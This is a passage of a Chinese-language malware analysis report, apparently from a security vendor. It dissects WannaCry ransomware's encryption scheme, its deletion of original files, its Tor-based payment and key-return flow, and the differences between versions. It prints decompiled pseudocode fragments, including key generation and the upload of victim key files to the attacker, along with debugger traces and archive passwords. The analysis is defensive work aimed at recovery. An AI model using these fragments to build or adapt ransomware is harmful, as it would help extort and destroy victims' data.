

图 28 加解密的操作流程

1. 样本加密文件的算法是 AES，而 AES 密钥被 RSA 子公钥加密，RSA 子私钥被 RSA 主公钥 1 加密，下图为 RSA 主公钥 1：

图 29 RSA 主公钥 1

2. 生成的 RSA 子密钥对，公钥会保存在系统中，私钥会使用 RSA 主公钥 1 进行加密，保存到本地为 eky，在付款后回传给攻击者进行解密，样本收到后保存为 dky。

```
if ( !sub_10003C00((int)v3, lpFileName) )
{
  if ( !Ip_CryptImportKey(*((_DWORD *)v3 + 1), &Orikey, 276, 0, 0, (char *)v3 + 12)// 导入固定的RSA key
    || !s_CryptGenKey(*((_DWORD *)v3 + 1), (int)v3 + 8)// 生成新的密钥对
    || !m_ExportPKY(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, lpFileName) )// 导出公钥
  {
    goto LABEL_19;
  }
  if ( a3 )
    m_ExportEKY((int)v3, a3);                   // 导出私钥
```

图 30RSA 子密钥对生成

3. 在对文件进行加密时，首先会生成新的 AES 密钥，使用 RSA 子公钥将生成的 AES 密钥进行加密，保存到要加密文件的开头部分，在标识符之后“WANACRY!”，随后使用 AES 密钥对文件进行加密。下图为被加密后的某文件。



图 31 被加密的文件

每个被加密的文件均使用不同的 AES 密钥，若想对文件进行解密操作，需要先获取 RSA 子私钥，将文件头部的 AES 密钥进行解密操作，再使用 AES 密钥，对文件体进行解密操作。如果没有 RSA 子私钥，则 AES 密钥无法解密，文件也就无法解开。

加密如下后缀名的文件：

.doc .docx .xls .xlsx .ppt .pptx .pst .ost .msg .eml .vsd .vsdx .txt .csv .rtf .123 .wks .wk1 .pdf .dwg .onetoc2 .snt .jpeg .jpg .docb .docm .dot .dotm .dotx .xlsm .xlsb .xlw .xlt .xlm .xlc .xltx .xltm .pptm .pot .pps .ppsm .ppsx .ppam .potx .potm .edb .hwp .602 .sxi .sti .sldx .sldm .sldm .vdi .vmdk .vmx .gpg .aes .ARC .PAQ .bz2 .tbk .bak .tar .tgz .gz .7z .rar .zip .backup .iso .vcd .bmp .png .gif .raw .cgm .tif .tiff .nef .psd .ai .svg .djvu .m4u .m3u .mid .wma .flv .3g2 .mkv .3gp .mp4 .mov .avi .asf .mpeg .vob .mpg .wmv .fla .swf .wav .mp3 .sh .class .jar .java .rb .asp .php .jsp .brd .sch .dch .dip .pl .vb .vbs .ps1 .bat .cmd .js .asm .h .pas .cpp .c .cs .suo .sln .ldf .mdf .ibd .myi .myd .frm .odb .dbf .db .mdb .accdb .sql .sqlitedb .sqlite3 .asc .lay6 .lay .mml .sxm .otg .odg .uop .std .sxd .otp .odp .wb2 .slk .dif .stc .sxc .ots .ods .3dm .max .3ds .uot .stw .sxw .ott .odt .pem .p12 .csr .crt .key .pfx .der

3.2.3 加解密时对文件的操作分析

样本在加密文件时会根据不同的目录和文件大小采取不同操作，桌面、文档、用户文件夹内的文件会被加密，且原始文件会在覆盖写入后删除，其他文件只会加密后将原始文件删除或移动到%TEMP%目录或回收站，然后定时清空%TEMP%或回收站，因此这部分原文件只是被删除了，可以进行恢复，下面是对这部分操作的具体分析：

1. 读取原始文件，进行加密操作，生成新的加密后的文件，原始文件未处理。文件加密完成之后，原始文件与加密后的文件共同存在。



图 32 加密文件与原文件都存在

2. 每隔一段时间，会将原始文件（未加密的文件）移动到%TEMP%目录下，并移动两次。

```
10002A80 CALL 到 MoveFileExW 来自 10002A7A
00C4C362 ExistingName = "C:\IDA 5.0\license.txt"
0012F3D8 NewName = "C:\DOCUME~1\zgq\LOCALS~1\Temp\30.WNCRYT"
00000001 Flags = REPLACE_EXISTING

10002AE0 CALL 到 MoveFileExW 来自 10002ADA
00C4C362 ExistingName = "C:\IDA 5.0\license.txt"
0012F3D8 NewName = "C:\DOCUME~1\zgq\LOCALS~1\Temp\31.WNCRYT"
00000001 Flags = REPLACE_EXISTING
```

图 33 移动两次原始文件到%Temp%目录

3. 此时原始文件已经不存在了，但还执行删除和移动两个操作：

```
10002AEB CALL 到 DeleteFileW 来自 10002AE5
00C4C362 FileName = "C:\IDA 5.0\license.txt"

10002B0A CALL 到 MoveFileExW 来自 10002B04
00C4C362 ExistingName = "C:\IDA 5.0\license.txt"
00000000 NewName = NULL
00000004 Flags = DELAY_UNTIL_REBOOT
```

图 34 删除和移动原路径文件

4. 样本创建一个线程，每隔 30s 调用一次 taskdl.exe（主模块释放出来的），将%TEMP%目录下的*.WNCRYT 进行删除。

```
1  DWORD __stdcall sub_10005300(LPVOID lpThreadParameter)
2  {
3    DWORD result; // eax@3
4
5    if ( bflag )
6    {
7      result = 0;
8    }
9    else
10   {
11     do
12     {
13       s_Create_taskdl(CommandLine, 0xFFFFFFFF, 0);// taskdl.exe
14       Sleep(30000u);
15     }
16     while ( !bflag );
17     result = 0;
18   }
19   return result;
20 }
```

图 35 删除%Temp%目录下的*.WNCRYT

根据上面的分析可知，部分文件只是被移动到%TEMP%目录并删除，因此部分被删除的分析存在被恢复的可能，这也是使用相关数据恢复工具的可以恢复部分被删除文件的原因。

3.3 勒索界面、解密程序（@WanaDecryptor@.exe）分析

“@WanaDecryptor@.exe”是样本加密完用户数据显示的勒索界面程序，负责显示比特币钱包地址，演示部分解密文件，如果想要解密全部文件需要支付“赎金”。由于暗网(Tor)的原因，感染的用户多数显示的是默认的三个比特币钱包地址，这使得很多人认为攻击者无法辨别谁付了款，无法为指定用户解密文件。经过分析，我们认为从代码设计上来看，存在攻击者识别付款用户的可能性，具体支付解密流程见下图：



图 36 支付解密流程

1. @WanaDecryptor@.exe 程序首先带参数运行，程序运行后不显示页面，会启动暗网程序 taskhsvc.exe，从而使主机通过暗网连接攻击者的服务器。因此感染 WannaCry 勒索程序时会产生大量连接 9001、9002、443 等端口的连接，这些端口都是暗网(Tor)节点连接地址。



图 37 释放并运行暗网(Tor)程序

2. 在暗网(Tor)程序 taskhsvc.exe 中我们发现了 169 个暗网(Tor)节点 IP 地址。

图 38 部分暗网(Tor)节点 IP 地址

3. @WanaDecryptor@.exe 会创建一个“00000000.res”，内容为加密的文件数量、大小等信息（受害用户标示），随后@WanaDecryptor@.exe 样本将该文件内容回传到攻击者的暗网(Tor)服务器。



图 39 “00000000.res”文件内容

4. 服务器收到用户的上传的“00000000.res”内容后会返回一个比特币钱包地址（推测该比特币钱包地址可能与受害用户的“00000000.res”一一对应），然后样本更新 c.wnry 配置文件中的比特币钱包地址。随后样本再次以无参数运行，此时会读取该配置文件并显示新的比特币钱包地址。（因为暗网(Tor)或其他网络原因，大部分连接失败，所以导致大部分被攻击用户显示的均为默认钱包地址）。



图 40 更新的比特币钱包地址

图 41 显示新的比特币钱包地址

5. 收到新的比特币钱包地址后，样本会判断是否在 30-50 的长度之间。

```
fread(&DstBuf, 0x88u, 1u, (FILE *)result);
fclose(v3);
str_cpy(aS_wnry, (char *)v1 + 1770, (char *)v1 + 1870);
v4 = sub_40C4F0((int)((char *)v1 + 1520), (int)&DstBuf, (int)asc_421244, &Dest);
sub_40C670();
if ( v4 == -1 )
  v4 = sub_40C4F0((int)((char *)v1 + 1520), (int)&DstBuf, (int)asc_421244, &Dest);
result = sub_40C670();
if ( v4 == 1 )
{
  result = 0;
  if ( strlen(&Dest) >= 30 && strlen(&Dest) < 50 )
  {
    strcpy((char *)v1 + 1470, &Dest);
    result = write_c_wnry_1r0w((char *)v1 + 1292, 0);
  }
```

图 42 判断比特币钱包地址长度

6. 当用户根据新的比特币钱包地址付款后，点击“Check Payment”后，会将本地的“00000000.res”和“00000000.eky”回传到服务器，如果攻击者确认这个“00000000.res”文件对应的比特币钱包收到付款，则将“00000000.eky”文件解密后返回给目标主机。



图 43“Check Payment”后勒索程序通过暗网(Tor)回传信息

```
fread(&res_buff, 136u, 1u, (FILE *)result);
fclose(v6);
eky_buf[0] = byte_421798;
memset(&eky_buf[1], 0, 0x7FCu);
*(_WORD *)&eky_buf[2045] = 0;
eky_buf[2047] = 0;
sprintf(&v14, eky, *(_DWORD *)(v1 + 164));
result = (int)fopen(&v14, rb);
v7 = (FILE *)result;
if ( !result )
{
  *(_DWORD *)(v1 + 168) = -1;
  return result;
}
v8 = fread(eky_buf, 1u, 2048u, (FILE *)result);
fclose(v7);
str_cpy(aS_wnry, (char *)(v2 + 478), (char *)(v2 + 578));
v9 = tor_send(
       v18,
       v2 + 228,
       (int)&res_buff_1,
       (int)&res_buff,
       v18,
       (int)eky_buf,
       (char *)v8,
       v2 + 178,
       *(_DWORD *)(dword_42189C + 2076),
       *(_DWORD *)(dword_42189C + 2072),
       &FileName,
       *(HWND *)(v1 + 32));
result = sub_40C670();
```

图 44 回传“00000000.res”和“00000000.eky”

7. 受害主机收到服务器解密“00000000.eky”内容保存为“00000000.dky”，随后样本遍历磁盘文件，排除设置好的自身文件和系统目录文件，使用收到的“00000000.dky”密钥解密后缀为.WNCYR 或.WNCRY 的文件。

```
sub_403EB0(this, 0);
v2 = SendMessageA(*((HWND *)v1 + 48), 0x147u, 0, 0);
if ( v2 != -1 )
{
  v3 = SendMessageA(*((HWND *)v1 + 48), 0x150u, v2, 0);
  if ( !*(_DWORD *)(v3 + 8) )
    sub_403AF0(v1);
  sub_401E90(&v8);
  v4 = *(_DWORD *)(v3 + 8);
  v9 = 0;
  sprintf(&dky, a08x_dky, v4);
  if ( sub_402020(&v8, &dky, (int)sub_403810, 0) )
  {
    if ( decrypt_files((int)&v8, v3) )
    {
      v6 = aAllYourFilesHa;
      goto LABEL_9;
    }
  }
  else if ( !*(_DWORD *)(v3 + 8) )
  {
    v6 = aPayNowIfYouWan;
LABEL_9:
    AfxMessageBox(v6, 0x40u, 0);
    goto LABEL_10;
```

图 45 解密被加密的文件

通过我们的分析发现，样本会上传用户标示文件，并从暗网(Tor)服务器获取比特币钱包地址（从代码逻辑分析，并未连接成功接收到服务器的比特币钱包地址）。从这样的代码设计和逻辑来看，我们推测攻击者能够通过为每一个感染用户配置比特币钱包地址的方式识别付款用户，存在为付款用户解密文件的可能，但是前提是用户感染“魔窟”（WannaCry）时可以成功的连接暗网网络，并显示出新的比特币钱包地址。

安天强烈建议每一个受害者都拒绝支付赎金，“对敲诈者的妥协，就是对犯罪的鼓励！”。目前安全厂商已经发布恢复和解密文件的方法和工具，可以恢复、解密大部分数据，具体详情可参见“4 文件恢复和解密工具”章节。

3.4 WannaCry2.0、WannaCry1.0、变种等问题的分析

“魔窟”（WannaCry）勒索软件爆发以来，出现过很多关于版本和变种的乌龙消息，相关消息给公众和用户造成较大的恐慌。安天认为有必要再次对这个问题予以说明。实际上，该病毒确实有两个版本，其1.0 版本最早于 3 月 29 日被安天捕获，其并无主动传播模块，是一个普通的勒索软件，但并非一个蠕虫，也不受“开关域名”的约束，而此时 NSA“永恒之蓝”相关漏洞利用工具也尚未泄露。其 2.0 版本就是在 2017 年 5 月 12 日大规模爆发并被各安全厂商所分析的版本。而网上所谓的变种等问题，也仅是被修改的样本及一些其他的勒索程序如“UIWIX”，并非本次事件的变种病毒。



图 46 WannaCry 变种事件时间轴

安天对以下两种说法给予明确解释：

1. “发现新变种 2.0 样本”：该消息是由不了解该事件的厂商发出，将本事件主程序释放的 WannaCry2.0 勒索程序当作新发现的样本。事实上，WannaCry2.0 是单独的勒索程序，而本次事件的样本是一个具有传播、释放运行 WannaCry2.0 功能的独立程序，具体可参见图 8-勒索软件“魔窟”（WannaCry）运行流程。
2. “发现新变种无‘域名开关’样本”，这个消息有两个版本：
   1) 有分析团队将样本主程序释放的勒索程序本身误解读为无“域名开关”的主程序样本，声称这就是该无“域名开关”版本。
   2) 5 月 14 日的确发现无“域名开关”样本和修改“域名开关”样本，有人称这些是变种样本，实际上这并不是病毒变种，仅仅是人为的将“魔窟”（WannaCry）样本中的几处二进制进行了修改，没有改变样本主体功能，因此并不能称之为新变种。

关于 WannaCry1.0 的样本我们也做了对比分析，通过分析发现 2.0 版本较 1.0 有几处升级更新：

- 新增多国语言配置信息
- 内置暗网（Tor）程序
- 新增删除临时目录文件和关闭系统备份程序。

具体细节见下表：

对比项	WannaCry1.0 版	WannaCry2.0 版

时间戳	未修改（最早2017.3.27）	被修改
标题	Wanna Decryptor 1.0	Wana Decrypt0r 2.0
c.wry(配置文件其中包含比特币钱包地址和下载 TOR 地址等)	存在	存在
b.wry(!WannaCryptor!.bmp 桌面图片)	存在	存在
r.wry(!Please Read Me!.txt FAQ)	存在	存在
f.wry(测试解压文件的路径)	存在	存在
t.wry(加密模块是一个 DLL 文件)	存在	存在
u.wry(!WannaDecryptor!.exe 可执行程序)	存在	存在
m.wry(语言文件是 RTF 文件格式)	存在（1 种语言）	存在（28 种语言）
s.wnry(释放内嵌 TOR 包 TaskData)	不存在	存在
m.vbs(脚本文件创建快捷方式)	不存在	存在
00000000.res	存在	存在
00000000.pky 为 RSA 子公钥	存在	存在
00000000.eky 是 RSA 子私钥使用 RSA 主公钥加密后的文件	存在	存在
taskdl.exe 删除移动到 TMP 目录的文件	不存在	存在
taskse.exe 使远程会话可以看到勒索窗体	不存在	存在
资源解压密码	wcry@123、wcry@2016	WNcry@2ol7

图 47 WannaCry1.0 版本

WannaCry1.0 运行后释放很多配置文件，其中“c.wry”存在邮箱地址 wanna18@hotmail[.]com，这个地址在 WannaCry2.0 配置文件中不存在。

